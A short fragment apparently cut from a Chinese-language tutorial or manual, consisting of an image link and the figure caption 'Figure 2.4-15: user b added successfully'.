


图 2.4-15 成功添加用户 b